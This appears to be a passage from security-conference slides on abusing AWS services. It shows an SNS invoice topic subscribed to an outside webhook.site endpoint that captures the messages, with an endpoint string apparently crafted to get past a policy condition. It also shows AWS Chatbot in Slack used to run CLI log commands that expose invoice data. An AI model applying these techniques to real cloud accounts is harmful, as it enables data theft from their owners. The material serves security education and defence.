Time	0.000 sec	content-length	1602
ID	daa89fee-e579-492e-8cc1-604fd5c914d8	content-type	text/plain; charset=UTF-8
		x-amz-sns-topic-arn	arn:aws:sns:us-west-2:[REDACTED]:sh3llcon-invoices
		x-amz-sns-message-id	093f7fe6-821e-41e3-8b58-ed0295f3bf40
		x-amz-sns-message-type	SubscriptionConfirmation

## Query strings

(empty)

## Form values

(empty)

## Files

## Raw Content

 Format JSON  Word-Wrap  Copy

```
{  
    "Type": "SubscriptionConfirmation",  
    "MessageId": "093f7fe6-821e-41e3-8b58-ed0295f3bf40",  
    "Token": "2336412f37fb687f5d51e6e2425ba1f2505072acada9ec8d47f40cf8217d9fe1ef6dc0ff82dcbedb511d231ab6b7ca4aa764cb99ace51dbf2f900b55e39ff943fbf78724c73  
3d55d04a4596cd45b3379d9813ba7832de0f182b0551b8d9f412bf6a41adab8a24128d81623e64bb29cb2d7a19c226c7d0aa7c07de8f6b02b25c8",  
    "TopicArn": "arn:aws:sns:us-west-2:[REDACTED]:sh3llcon-invoices",  
    "Message": "You have chosen to subscribe to the topic arn:aws:sns:us-west-2:[REDACTED]:sh3llcon-invoices.\nTo confirm the subscription, visit the S  
ubscribeURL included in this message.",  
    "SubscribeURL": "https://sns.us-west-2.amazonaws.com/?Action=ConfirmSubscription&TopicArn=arn:aws:sns:us-west-2:[REDACTED]:sh3llcon-invoices&Token=  
2336412f37fb687f5d51e6e2425ba1f2505072acada9ec8d47f40cf8217d9fe1ef6dc0ff82dcbedb511d231ab6b7ca4aa764cb99ace51dbf2f900b55e39ff943fbf78724c733d55d04a4596  
cd45b3379d9813ba7832de0f182b0551b8d9f412bf6a41adab8a24128d81623e64bb29cb2d7a19c226c7d0aa7c07de8f6b02b25c8",  
    "Timestamp": "2024-01-24T15:54:31.796Z",  
    "SignatureVersion": "1",  
    "Signature": "YDIACoq/aN/6EZ5DfSxKb177l2Csqw8oeZsLcCoGygeyc+w3H9lNA0gqy4flWBEEz4RvKGLUjUg8Gwyr/QesR1VabEsRujbmbWl+Bfo9aQXk0/6hGQaArY50xavmB+FJgqQbbE  
+PkpYPy275e04GCrw0kvJrwu7SlyrK475QyYLEfHwcyIlRcfpRU040y1YLE2zqPMTd1gb0tIrza4BCJX7d5sosRbQYIyyqWkuFWJ00MKY1LP8BGSGX8vz/aXfu4+hba39iLQuvy/+G0y9XSE1N7/+  
W/E6n9RE3r8s07T0RFzTLbDbwSoiEAqtGBEx54VHbmIyB2F/nN29nkeQ==",  
    "SigningCertURL": "https://sns.us-west-2.amazonaws.com/SimpleNotificationService-60eadc530605d63b8e62a523676ef735.pem"  
}
```

This XML file does not appear to have any style information associated with it. The document tree is shown below.

---

```
▼<ConfirmSubscriptionResponse xmlns="http://sns.amazonaws.com/doc/2010-03-31/">
  ▼<ConfirmSubscriptionResult>
    <SubscriptionArn>arn:aws:sns:us-west-2:██████████:sh3llcon-invoices:cce2c828-ff55-452b-a434-a6d37818f044</SubscriptionArn>
  ▶</ConfirmSubscriptionResult>
  ▼<ResponseMetadata>
    <RequestId>39d020e9-cad9-50ee-a6f2-7ec5f5711b44</RequestId>
  ▶</ResponseMetadata>
</ConfirmSubscriptionResponse>
```

LIVE



## New Feature

Amazon SNS now supports in-place message archiving and replay for FIFO topics. [Learn more](#)

Dashboard

**Topics**

Subscriptions

## ▼ Mobile

Push notifications

Text messaging (SMS)

Origination numbers

[Amazon SNS](#) > [Topics](#) > sh3llcon-invoices

## sh3llcon-invoices

[Edit](#)[Delete](#)[Publish message](#)

### Details

## Name

sh3llcon-invoices

## Display name

-

## ARN

arn:aws:sns:us-west-2: sh3llcon-invoices

## Topic owner



## Type

Standard

[Subscriptions](#)[Access policy](#)[Data protection policy](#)[Delivery policy \(HTTP/S\)](#)[Delivery status logging](#)[Encryption](#)[Tags](#)[Integrations](#)

### Subscriptions (1)

[Edit](#)[Delete](#)[Request confirmation](#)[Confirm subscription](#)[Create subscription](#) Search 1

ID	Endpoint	Status	Protocol
<a href="#">cce2c828-ff55-452b-a434-a6d37818...</a>	<a href="https://webhook.site/b85fef26-6b98-43f7-92e9-1a2a133a131d">https://webhook.site/b85fef26-6b98-43f7-92e9-1a2a133a131d</a>	<span style="color: green;">Confirmed</span>	HTTPS

**LIVE**

Password | Alias | Schedule | CSV Export | Custom Actions | Run Now | XHR Redirect | Redirect Now | More ▾

REQUESTS (9/100) Newest First

Search Query

**POST** #fb2d9 15.221.164.120  
01/25/2024 12:09:27 PM

**POST** #58765 15.221.164.54  
01/25/2024 12:08:27 PM

**POST** #f424b 15.221.164.135  
01/25/2024 12:07:27 PM

**POST** #02f23 15.221.164.132  
01/25/2024 12:03:27 PM

**POST** #5b4f9 15.221.164.94  
01/25/2024 12:02:27 PM

**POST** #dea62 15.221.164.134  
01/25/2024 12:01:30 PM

**POST** #417a8 15.221.164.92  
01/25/2024 12:00:27 PM

**POST** #54b6f 15.221.7.250  
01/25/2024 11:59:27 AM

**POST** #daa89 15.221.164.146  
01/24/2024 4:54:32 PM

First ← Prev Next → Last

<b>POST</b>	<a href="https://webhook.site/b85fef26-6b98-40ad-988f-ba47805538d4@sh3llcon.com">https://webhook.site/b85fef26-6b98-40ad-988f-ba47805538d4@sh3llcon.com</a>	connection	close
Host	15.221.164.120 Whois Shodan Netify Censys	accept-encoding	gzip,deflate
Date	01/25/2024 12:09:27 PM (a minute ago)	user-agent	Amazon Simple Notification Service Agent
Size	1008 bytes	host	webhook.site
Time	0.002 sec	content-length	1008
ID	fb2d9119-07c8-4f4c-a36c-1741edd3f346	x-amzn-trace-id	Root=1-65b24166-5fa50b393c663dfa00fd1c5e;Parent=4ca64a0672921...
		content-type	text/plain; charset=UTF-8
		x-amz-sns-subscription-arn	arn:aws:sns:us-west-2:[REDACTED]sh3llcon-invoices:cce2c828...
		x-amz-sns-topic-arn	arn:aws:sns:us-west-2:[REDACTED]sh3llcon-invoices
		x-amz-sns-message-id	c5ceda11-48de-5387-8692-843d0b782843
		x-amz-sns-message-type	Notification

#### Query strings

(empty)

#### Files

#### Raw Content

Format JSON  Word-Wrap  Copy

```
{
  "Type": "Notification",
  "MessageId": "c5ceda11-48de-5387-8692-843d0b782843",
  "TopicArn": "arn:aws:sns:us-west-2:[REDACTED]sh3llcon-invoices",
  "Message": "\r\nSe ha expedido una factura por valor de 48272.741932860794. Concepto: Barcos y extras\r\n",
  "Timestamp": "2024-01-25T11:09:26.802Z",
  "SignatureVersion": "1",
  "Signature": "aw5TTZNOD/6xxRSJgfc2ail88VKBo0XL6BCzBk7TLa4JAYvKjRjgXAmh7KX0Q4RjggvuQi9gGARXIpsn5ARUUUBppCk9qKZsIqV0NSKUm+V9LjEM1TsqK8iCTtZ68V3Wqfi7Hrm2
leUnfu5KBHNHyqiujujugRGitG5ItTzDqy2ZhfxExRs2LYYdnHqb5fe/6XohhNl87CGi9GLQ250700dWoYWaDhIueezxMrg91VdNf/orbcxuDmHRIWu839LWEpyfa0V/8tUKnQkv5G5p06Pt77QDrSd
nuKEsPaold49u7p4muQ23speFAZ/gdh8NAbo/vlcXk659v7yzQbBlSdg==",
  "SigningCertURL": "https://sns.us-west-2.amazonaws.com/SimpleNotificationService-60eadc530605d63b8e62a523676ef735.pem",
  "UnsubscribeURL": "https://sns.us-west-2.amazonaws.com/?Action=Unsubscribe&SubscriptionArn=arn:aws:sns:us-west-2:[REDACTED]828-ff55-452b-a434-a6d37818f044"
}
```

LIVE

## Case 2: AWS SNS

### Example 3: Give users in the AWS account ability to subscribe to topics

In this example, we create a policy that grants access to the `Subscribe` action, with string matching conditions for the `sns:Protocol` and `sns:Endpoint` policy keys.

```
{  
  "Statement": [ {  
    "Effect": "Allow",  
    "Action": ["sns:Subscribe"],  
    "Resource": "*",  
    "Condition": {  
      "StringLike": {  
        "SNS:Endpoint": "*@example.com"  
      },  
      "StringEquals": {  
        "sns:Protocol": "email"  
      }  
    }  
  }]  
}
```

# IAM Access Analyzer findings now support Amazon SNS topics and five other AWS resource types to help you identify public and cross-account access

Posted On: Oct 26, 2022

[AWS Identity and Access Management \(IAM\) Access Analyzer](#) now supports six additional resource types to help you identify public and cross-account access from outside your AWS account and organization. These six resource types include Amazon SNS topics, Amazon EBS volume snapshots, Amazon RDS DB snapshots, Amazon RDS DB cluster snapshots, Amazon ECR repositories, and Amazon EFS file systems. IAM Access Analyzer now analyzes resource policies, access control lists, and other access controls for these resources to make it easier for you to identify public, cross-account, and cross-organization access. These findings can help you adhere to the security best practice of least privilege and reduce unintended external access to your resources.


You can also use IAM Access Analyzer to preview and validate public and cross-account access before deploying permissions changes to production. Now, you can use IAM Access Analyzer APIs to preview access to these six additional resource types.

IAM Access Analyzer resource types are available to you at no additional cost. IAM Access Analyzer is available in the IAM console and through APIs in all AWS Regions, including the AWS GovCloud (US) Regions.

To learn more about the six newly supported resource types, see [IAM Access Analyzer resource types](#).


# Case 3

## Chatbot



## Case 3: AWS ChatBot


Goal: Receive CloudWatch Alarms in Slack



Sh3llcon Slack

<https://unicrons.cloud>

# Case 3: AWS ChatBot



Thread X

1 reply

aws APP < 1 minute ago  
@samuel I ran this CloudWatch Logs Insights query to fetch error logs from 2024-01-25T15:40 UTC to 2024-01-25T15:41 UTC.

CloudWatch Alarm: sh3llcon-invocies-lambda-error | Resource: sh3llcon-invocies | Account: [REDACTED] | Region us-west-2

Logs


```
2024-01-25 15:40:12.727 : [ERROR] 2024-01-25T15:40:12.687Z 0187c0a5-fb85-4a4d-b1b8-19ffca70782d Couldn't publish message to topic arn:aws:sns:us-west-2:[REDACTED] sh3llcon-invocies. Traceback (most recent call last): File "/var/task/lambda.py", line 34, in publish_message SNS.publish( File "/var/lang/lib/python3.12/site-packages/botocore/client.py", line 535, in _api_call return self._make_api_call(operation_name, kwargs) ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^ File "/var/lang/lib/python3.12/site-packages/botocore/client.py", line 980, in _make_api_call raise error_class(parsed_response, operation_name) botocore.errorfactory.NotFoundException: An error occurred (NotFound) when calling the Publish operation: Topic does not exist 2024-01-25 15:40:12.746 : [ERROR] NotFoundException: An error occurred (NotFound) when calling the Publish operation: Topic does not exist Traceback (most recent call last): File "/var/task/lambda.py", line 34, in publish_message SNS.publish( File "/var/lang/lib/python3.12/site-packages/botocore/client.py", line 535, in _api_call return self._make_api_call(operation_name, kwargs) File "/var/lang/lib/python3.12/site-packages/botocore/client.py", line 980, in _make_api_call raise error_class(parsed_response, operation_name)
```

You can also run the query directly using the following command

```
@aws logs filter-log-events --region us-west-2 --log-group-name /aws/lambda/sh3llcon-invocies --start-time 1706197200000 --end-time 1706197260000
```

See less

## Case 3: AWS ChatBot



## Case 3: AWS ChatBot



Samuel

4 minutes ago

@aws logs describe-log-streams --log-group-name /aws/lambda/sh3llcon-invocies

2 replies



aws APP 4 minutes ago

@samuel - I ran the read-only command

```
@aws logs describe-log-streams --log-group-name /aws/lambda/sh3llcon-invocies --  
region us-west-2
```

in account [REDACTED] with role sh3llcon-awschatbot in region US West (Oregon).

These are items 6 to 10.

[Previous page](#)

[Next page](#)

LogStreams (5):

LogStreamName: 2024/01/25/[\$LATEST]0b5f1d3edcc94aa88844c6bcc68e8317

Arn: arn: logs:us-west-2:[REDACTED]log-group:/aws/lambda/sh3llcon-invocies:log-stream:2024/01/25/[\$LATEST]0b5f1d3edcc94aa88844c6bcc68e8317

CreationTime: 1706198413302

[See more](#)

# Case 3: AWS ChatBot

**Samuel** 7 minutes ago  
@aws logs get-log-events --log-group-name /aws/lambda/sh3llcon-invoices --log-stream-name 2024/01/25/[\$LATEST]0b5f1d3edcc94aa88844c6bcc68e8317

1 reply

**aws APP** 7 minutes ago  
@samuel - I ran the read-only command

```
@aws logs get-log-events --log-group-name /aws/lambda/sh3llcon-invoices --log-stream-name 2024/01/25/[$LATEST]0b5f1d3edcc94aa88844c6bcc68e8317 --region us-west-2
```

in account [REDACTED] with role sh3llcon-awschatbot in region US West (Oregon).

Events (5):

-

**Timestamp: 1706198411574**  
Message: INIT\_START Runtime Version: python:3.12.v16\rtRuntime Version ARN: arn:lambda:us-west-2::runtime:Seaca0ecada617668d4d59f66bf32f963e95d17ca326aad52b85465d04c429f5\nIngestionTime: 1706198413311

-

**Timestamp: 1706198411953**  
Message: START RequestId: ab17f1fd-9cc3-4fb8-8cd5-a54fb3a8f405 Version: \$LATEST\nIngestionTime: 1706198413311

-

**Timestamp: 1706198412607**  
Message: [INFO]\t2024-01-25T16:00:12.607Z\tab17f1fd-9cc3-4fb8-8cd5-a54fb3a8f405\tPublished message Se ha expedido una factura por valor de 3467.7193769489727. Concepto: Barcos y extras to topic arn:sns:us-west-2\t:sh3llcon-invoices.\nIngestionTime: 1706198413311

-

**Timestamp: 1706198412620**  
Message: END RequestId: ab17f1fd-9cc3-4fb8-8cd5-a54fb3a8f405\nIngestionTime: 1706198413311

**andoni** 4 minutes ago  
@aws logs filter-log-events --log-group-name /aws/lambda/sh3llcon-invoices --filter-pattern "message"

**aws APP** 4 minutes ago  
@andoni I ran the read-only command

```
@aws logs filter-log-events --log-group-name /aws/lambda/sh3llcon-invoices --filter-pattern "message" --region us-west-2
```

in account [REDACTED] with role sh3llcon-awschatbot in region US West (Oregon).

**Logs**


```
2024-01-25 10:59:27.502Z : [INFO] 2024-01-25T10:59:27.502Z 6496b98b-1d40-4ae9-ac29-aab2faa5e315 Published message Se ha expedido una factura por valor de 40781.85621323661. Concepto: Señor Pato to topic arn:aws:sns:us-west-2: :sh3llcon-invoices.
```

```
2024-01-25 11:00:26.877Z : [INFO] 2024-01-25T11:00:26.877Z 6282df52-4303-4ec4-a21b-43b6edb6fad7 Published message Se ha expedido una factura por valor de 22551.140757195677. Concepto: Señor Pato to topic arn:aws:sns:us-west-2: :sh3llcon-invoices.
```


```
2024-01-25 11:01:26.959Z : [INFO] 2024-01-25T11:01:26.959Z 3c28b31a-a319-484d-af36-2088f545ecec Published message Se ha expedido una factura por valor de 17081.811292139362. Concepto: Señor Pato to topic arn:aws:sns:us-west-2: :sh3llcon-invoices.
```

```
2024-01-25 11:02:26.771Z : [INFO] 2024-01-25T11:02:26.771Z 10405611-0a39-414d-adcc-b4c222587242 Published message Se ha expedido una factura por valor de 26374.82551297528. Concepto: Comisario V to topic arn:aws:sns:us-west-2: :sh3llcon-invoices.
```

## Case 3: AWS ChatBot



# Case 3: AWS ChatBot




The screenshot shows the AWS Service Authorization Reference page for the AWS Chatbot service. The page lists various actions with their descriptions, access levels, resource types, condition keys, and dependencies. A red arrow points to the 